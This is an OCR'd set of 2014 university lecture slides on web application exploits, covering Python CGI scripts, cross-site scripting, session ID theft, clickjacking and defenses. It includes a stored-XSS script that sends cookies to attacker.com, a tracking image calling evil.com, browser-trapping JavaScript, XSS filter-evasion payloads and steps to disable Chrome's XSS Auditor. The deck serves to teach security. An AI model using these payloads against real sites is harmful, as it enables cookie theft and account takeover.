Web Application Exploits

Monday, November 10, 2014
Resources: see final slide

CS342 Computer Security

Department of Computer Science
Wellesley College

Web Evolution

- *Static content*:
  Server serves web pages created by people.
- *Dynamic content via server-side code*:
  Server generates web pages based on input from user and a database using code executed on server.
  E.g., CGI scripts (Perl, Python, PHP, Ruby, Java, ASP, etc.)
- *Dynamic content via client-side code*:
  Code embedded in web page is executed in browser and can manipulate web page as a data structure (Domain Object Model = DOM).
  E.g. JavaScript, VBScript, Active X controls, Java applets
- *AJAX (Asynchronous JavaScript and XML)*:
  Framework for updating page by communicating between browser and remote servers.

Overview of CGI scripts in Python

See http://cs.wellesley..edu/~cs342/cgi-bin/index.html

cs.wellesley.edu/~cs342/cgi-bin/index.html
Apps Wellesley Bookmarks Research Tools shape

CS342 Sample Web Applications

Simple Applications

- timeserver.cgi (source)
- hello.cgi (source):
  - GET form: hello_get.html (source)
  - POST form: hello_post.html (source)
  - Direct URL:hello.cgi?first_name=Georgia&last_name=Dome
  - Direct URL with JavaScript code injection:http://cs.wellesley.edu/~cs342/cgi-bin/hello.cgi?first_name=a&last_name=%3Cscript%3Ealert%28%27hi%27%29%3C%2Fscript%3E
    Note: this injection works in Firefox, but not in Chrome

Utilities

- debug.cgi (source):
  - Simple example: debug.cgi?color=red&food=clams
  - A nontrivial form: example-form.html (source):
- Scott Anderson's view-file.cgi (source)
  view-file.cgi?file=cgi-bin/guess-color-client.html
  view-file.cgi?file=cgi-bin/ (this directory is not publicly readable, but it's helpful for these examples t

Guess The Color Game

- Client version (JavaScript):
  - guess-color-client.html (source)
  - CS110 lecture notes on forms
  - CS110 lecture notes on intro to JavaScript
  - CS110 lecture notes on JavaScript events and the Document Object Model (DOM)

- CGI scripts can be also be written in PHP, Perl, Ruby, Java, ASP, nodejs, etc.
- We'll store data in Linux files, but more typically would use a simple database, such as MySQL


Python CGI template

```
#!/usr/bin/python
import cgi, cgitb; cgitb.enable()

# Top-level dispatch for web page request from this site
def respondToPageRequest():
   # flesh this out for each script

# Standard template for debugable web server
def main():
  print "Content-Type: text/html\n" # Print the HTML header
  try:
    # Invoke the page request handler to print the rest of the page
    respondToPageRequest()
  except:
    print "<hr><h1>A Python Error occurred!</h1>"
    cgi.print_exception()

# Start the script
main()
```


timeserver.cgi

```
import datetime

def respondToPageRequest():
# Standard calendar info
  months = ["ignore", "January", "February", "March", "April",
            "May", "June","July", "August", "September", "October",
            "November", "December"]
  weekdays = ["Monday", "Tuesday", "Wednesday", "Thursday",
              "Friday", "Saturday", "Sunday"]

  now = datetime.datetime.now()
  print "At Wellesley College it is "

  # Print the date:
  print weekdays[now.weekday()] + ", " + months[now.month] + " "
        + str(now.day)
  print "and the time is"

  # Print the time:
  print str(now.hour) + ":" + str(now.minute) + ":" + str(now.second)

  # print("foo" + 2) # Uncomment this to see error handling
```


Running script vs. viewing script



hello.cgi: A script with inputs




```
def respondToPageRequest():

  # Create instance of FieldStorage
  form = cgi.FieldStorage()

  # Get data from fields
  first_name = form.getvalue('first_name')
  last_name  = form.getvalue('last_name')

  print "<html>"
  print "  <body>"
  print "    <h1>Hello, %s %s</h1>" % (first_name, last_name)
  print "  </body>"
  print "</html>"
```


Passing inputs to hello.cgi via HTTP GET

Contents of hello_get.html

```
<form action="hello.cgi" method="get">
First Name: <input type="text" name="first_name"><br>
Last Name: <input type="text" name="last_name"><br>
<input type="submit" value="Submit">
</form>
```

Form displayed by hello_get.html



Page that results from submitting form

cs.wellesley.edu/~cs342/cgi-bin/hello.cgi?first_name=Georgia&last_name=Dome

Apps Wellesley Bookmarks Research Tools shape


Hello Georgia Dome

Passing inputs to hello.cgi via HTTP POST

Contents of hello_post.html


```
<form action="hello.cgi" method="post">
First Name: <input type="text" name="first_name"><br>
Last Name: <input type="text" name="last_name"><br>
<input type="submit" value="Submit">
</form>
```


Form displayed by hello_post.html



Hello, Georgia Dome

Code injection in hello.cgi (in Firefox)





Disabling XSS Auditor in Chrome

The example from the previous slide will not normally work in Chrome due to anti-XSS filter implemented by its XSS Auditor.

For experimentation purposes, you can turn it off as follows*:

- Windows: "C:\Documents and Settings\USERNAME\Local Settings \Application Data\Google\Chrome\Application\chrome.exe" --disable-xss-auditor
- Mac: /Applications/Google\ Chrome.app/Contents/MacOS/Google\ Chrome --disable-xss-auditor
- GNU/Linux: /opt/google/chrome/google-chrome --disable-xss-auditor

Also, there are various ways to "fool" XSS Auditor; Google "Chrome XSS" for many exploits.

* https://www.facebook.com/Armitagefb/posts/669212996430700

CS342 CGI utilities

- debug.cgi: displays key-value inputs from HTTP request, as well as all environment variable bindings
- view-form.cgi: for displaying source code of CGI script rather than running it.


CS342 Guess The Color Game

- Client-only version (guess-color-client.html): color stored in HTML file, checked by local JavaScript, no need for a server. But color not secret!
- Simple server versions (serve whole pages):
  - Page template guess-color-server-template.html is filled in and served by guess-color.cgi, which has variable secretColor.
  - guess-color-server-hidden-template.html/guess-color-hidden.cgi are similar, except color stored in file secret-color.txt readable only by cs342.
- AJAX version: guess-color-ajax.html sends HTTP POST request with color to server guess-color-ajax.cgi, which just returns "True" or "False". Local JavaScript just changes feedbackElement.

Session examples: CS342 HiLo Game

- Sessions via hidden field:
  - Server hilo-hidden-field.cgi generates sessionID, and uses it to fill in hiddenSessionID field in template file hilo-hidden-field-template.html.
  - Subsequent interactions keep hiddenSessionID.
- Sessions via cookie:
  - Server hilo-cookie.cgi generates hiLoSessionID and sets it as cookie in response.
  - Subsequent requests from client include hiLoSessionID as cookie.

Cookies for Session IDs



Attack Surface

Web applications have a large *attack surface* = places that might contain vulnerabilities that can be exploited.

A vault with a single guarded door is easier to secure than a building with many doors and windows.

- Client side surface: form inputs (including hidden fields), cookies, headers, query parameters, uploaded files, **mobile code**
- Server attack surface: web service methods, databases
- AJAX attack surface: union of the above

What is Mobile Code?

Now can be heavyweight.
E.g. App Inventor is
150K lines of JavaScript!

Mobile code is a lightweight program that is downloaded from a remote system and executed locally with minimal or no user intervention. (Skoudis, p. 117)

Web Browser Examples:

- JavaScript scripts (we'll focus on this)
- Java applets
- ActiveX controls
- Visual Basic Scripts
- Browser plugins (e.g., Flash, Silverlight, PDF reader, etc.)

Email software processing HTML-formatted messages can also execute embedded JavaScript, VBScript, etc. code.

These days: HTML 5/CSS/JavaScript do amazing things in browser!

Malicious Mobile Code

Malicious mobile code is mobile code that makes your system do something that you do not want it to do. (Skoudis, p. 118)

Examples:

- Monitor your browsing activities
- Obtain unauthorized access to your file system.
- Infect your machine with malware
- Hijack web browser to visit sites you did not intend to visit

Key problem: running code of someone you don't trust on your computer without safety & behavioral guarantees.

JavaScript Exploit: Resource Exhaustion

Example from Skoudis *Malware* (p. 121). Attacker puts this web page on his website and victim browses it.

```
<!-- Contents of file exploit.html -->
<html>
  <head>
    <script type="text/javascript">
      function exploit() {
        while (1){ showModelessDialog("exploit.html"); }
      }
    </script>
    <title>Good-Bye</title>
  </head>
  <body onload="exploit()">
    Aren't you sorry you came here?
  </body>
</html>
```


JavaScript Exploit: Browser Hijacking

Abuse browser controls to interfere with user's browsing experience.

- Try to prevent user from leaving current web page:

```
<!-- Contents of file trap.html (Skoudis, p. 123) -->
<html>
  <head><title>Don't leave me</title></head>
  <body onload="window.open('trap.html')">You're trapped!</body>
</html>
```


- Resize browser to full screen.
- Create windows that cover other parts of screen that attacker wants to hide.
- Redirect browser to unwanted sites.
- Add bookmarks without authorization (even if prompted, users will often click OK)
- Monitor user's browsing habits.

JavaScript: Validation Exploit

Suppose a JavaScript program applies input validation to the HiLo game number input, to guarantee that it's an integer between 0 and 100.

Can the CGI script assume that the number is properly validated?

Session IDs



As seen in HiLo game, often useful to have session IDs:

- Implements state in otherwise stateless HTTP protocol, over multiple requests in single session or even over several sessions.
- Typical pattern:
  1. user authenticates to server once with username and password
  2. server creates sessionID associated with authenticated user, and stores in cookie or hidden field sent to user's browser.
  3. user's browser supplies sessionID in future requests, allowing server to identify user without re-authenticating.
- Key problem: anyone with your sessionID can pretend to be you, with potentially disastrous financial/social consequences.

Session ID Stealing

How can someone steal someone else's sessionID?

- Might be easily guessable:
  - Constructed from public information: `gdome-10-25-1980`
  - Based on sequence number or time stamp
  - Random ID whose random seed is guessable (e.g. current time)
- Use packet sniffing of to see sessionID embedded in HTTP request.
- Use browser implementation bugs to access information that shouldn't be accessible
- Cross-site scripting (XSS, more below)

Browser Implementation Bugs

Normally, a cookie should only be viewable to the domain that set it.

But browser implementations sometimes have bugs that allow cookies to be read by other domains, allowing session ID stealing.

- Internet Explorer 5.01 (2000): attacker can read victim's cookies when victim clicks on URL:

  fails: http://www.attacker.com/get_cookies.html?.victim.com
  succeeds: http://www.attacker.com%2fget_cookies.html%3f.victim.com

  or even without clicking (via JavaScript in invisible in-line frame)


  document.location=...vulnerable URL...
- Mozilla & Opera (2002): Javascript in URL could provide access to any cookie via javascript: URLS

Cross-Site Scripting (XSS): Reflection

Vulnerable site "reflects" user input in HTML without sanitizing.
E.g., a site with search capability that reflects search term:

```
http://www.store.com/search.cgi?query=buggles
```

```
print("Your search for " +
      form["query"].value +
      "has the following hits")
```




```
<HTML>
  <BODY>
    Your search for buggles has the following hits:
    …
  </BODY>
</HTML>
```


XSS: Reflecting a Script

```
http://www.store.com/search.cgi?query=
<script>alert(document.cookie);</script>buggles
```

```
print("Your search for " +
      form["query"].value +
      "has the following hits")
```



```
<HTML>
  <BODY>
    Your search for <script>alert(document.cookie);
    </script>buggles has the following hits:…
  </BODY>
</HTML>
```

Just an instance of code injection!

So what? Big deal – I can see my own cookies …

XSS: Reflection Attack

1. Attacker fashions URL with cookie-stealing script (that transmits victim's cookies to attacker) to vulnerable web site with (1) session IDs and (2) improper HTML sanitization.


```
http://www.store.com/search.cgi?query=
{cookie-stealing script goes here}buggles
```

2. Attacker tricks victim into following cookie-stealing URL:

- Sends victim email or form with URL
- Posts URL on discussion forum read by victims
- Embeds URL in a third-party site, perhaps in an invisible in-line frame (iframe) where it is silently followed.

3. Attacker uses stolen cookies to impersonate victim

XSS Reflection Attack Diagram



(Picture from Skoudis, p. 134)

XSS: Stored Attack

1. Attacker posts "infected" message containing cookie-stealing script on site with user HTML contributions and improper HTML sanitization. E.g. (from Skoudis, p. 135):

```
<script type="text/javascript">
  document.write(
   '<iframe src="http://www.attacker.com/capture.cgi?'
  + document.cookie + '" width=0 height=0></iframe>');
</script>
```

2. Any user reading infected message will have cookies stolen. Particularly bad if user has administrative privileges. Skoudis webcast-with-comments story.

3. Attacker uses stolen cookies to impersonate victim

How Common is XSS?

We're entering a time when XSS has become the new Buffer Overflow and JavaScript Malware is the new shellcode.

-- Jeremiah Grossman

This week's lab: Gruyere (practice with web exploits!)

https://google-gruyere.appspot.com/

XSS Defense: Server-Side Filtering

- Filter out scripting code from user input

  Problem: many ways to inject scripting code; just filtering <script> …. </script> isn't good enough! Examples from Skoudis:

```
<img src="" onerror="alert(document .cookie)">
<br style="width:expression(alert(document .cookie))">
<div onmouseover='alert(document.cookie) '> </div>
<img src=javascript:alert(document.cookie)>
<iframe src="vbscript:alert(document .cookie)"></iframe>
<body onload="alert(document.cookie)">
<meta http-equiv="refresh" content="0;url= javascript:alert(document.cookie)">
```

- Filter/transform special character from user input:

  E.g. <html> → >html<

Input Sanitization: Blacklist vs. Whitelist


A blacklist prohibits inputs matching certain patterns.


A whitelist only allows inputs matching certain patterns.

Which approach is safer?

XSS Defense: Client-Side

- Never browse web as root! Then browser runs as root and injected scripts run as well
- Turn off JavaScript, ActiveX Controls, etc. But then lose functionality!
- Use the noscript plugin (Firefox): fine-grained scripting control, reports clickjacking.





JavaScript Exploit: Clickjacking

Vulnerability: can cause an invisible iframe whose target is a button on site A to follow mouse on site B. Attempts to click on site B are interpreted as a click to the site A button.

Examples:

- Change security settings to be permissive
- Enable computer cameras & microphones (Adobe Flash)
- Make bogus order from ecommerce site.
- Click fraud

Privacy: Web "Bugs"

Web "bugs" reveal private information about users.

E.g., very small images:

```
<img width=1 height=1
  src="http://evil.com/track.cgi?fturbak@wellesley.edu">
```

SQL Injection

SQL injection is another popular code injection exploit of vulnerable web applications that do not use proper sanitization techniques.

For coverage of this topic, I defer to Engin Kirda's slides from the Oct. 10, 2012, CTF Web Security Training seminar at MIT.

https://wikis.mit.edu/confluence/display/MITLLCTF/Lecture+Slides

Security Policies Mitigating Malicious Mobile Code

- Browser Cookie policy:
  - Browsers only send cookies to appropriate domain. E.g. attacker.com can't normally "see" amazon.com's cookies from your browser.
  - However, can be thwarted by browser bugs and XSS.
- JavaScript's Same Origin Policy (SOP):
  - AJAX can only communicate with domain that is the source of AJAX code. No direct access to local file system or most of network (except source of code) -- executed in "sandbox".
  - Can be violated by Cross Origin Resource Sharing (CORS) or exploits on implementation bugs.
- Chrome's Content Security Policy (CSP) for extensions: `https://developer.chrome.com/extensions/contentSecurityPolicy`
  - Enforced HTML/JavaScript coding style that avoids many XSS and other exploits

The Dancing Pigs Problem

"Given a choice between dancing pigs and security, users will pick dancing pigs every time."

Felten & McGraw, *Securing Java*

Resources

- Robert Hansen & Jeremiah Grossman, Clickjacking. Sep. 12, 2008. http://www.sectheory.com/clickjacking.htm
- Billy Hoffman and Bryan Sullivan, *AJAX Security*, Pearson Education Inc., 2008.
- Martin Johns. On JavaScript Malware and Related Threats. Journal of Computer Virology, 2007.
- Engin Kirda CTF Web Security Training, slides from Oct. 10, 2012 CTF talk at MIT. https://wikis.mit.edu/confluence/display/MITLLCTF/Lecture+Slides
- Gary McGraw and Edward Felten. *Securing Java: Getting Down to Business with Mobile Code.* Willey, 1999.
- Ed Skoudis, *Malware: Fighting Malicious Code*, Prentice Hall, 2004, Ch. 4, Malicious Mobile Code.
- Bruce Leban, Mugdha Bendre, & Parisa Tabriz, *Web Application Exploits and Defenses*, Gruyere codelab at http://google-gruyere.appspot.com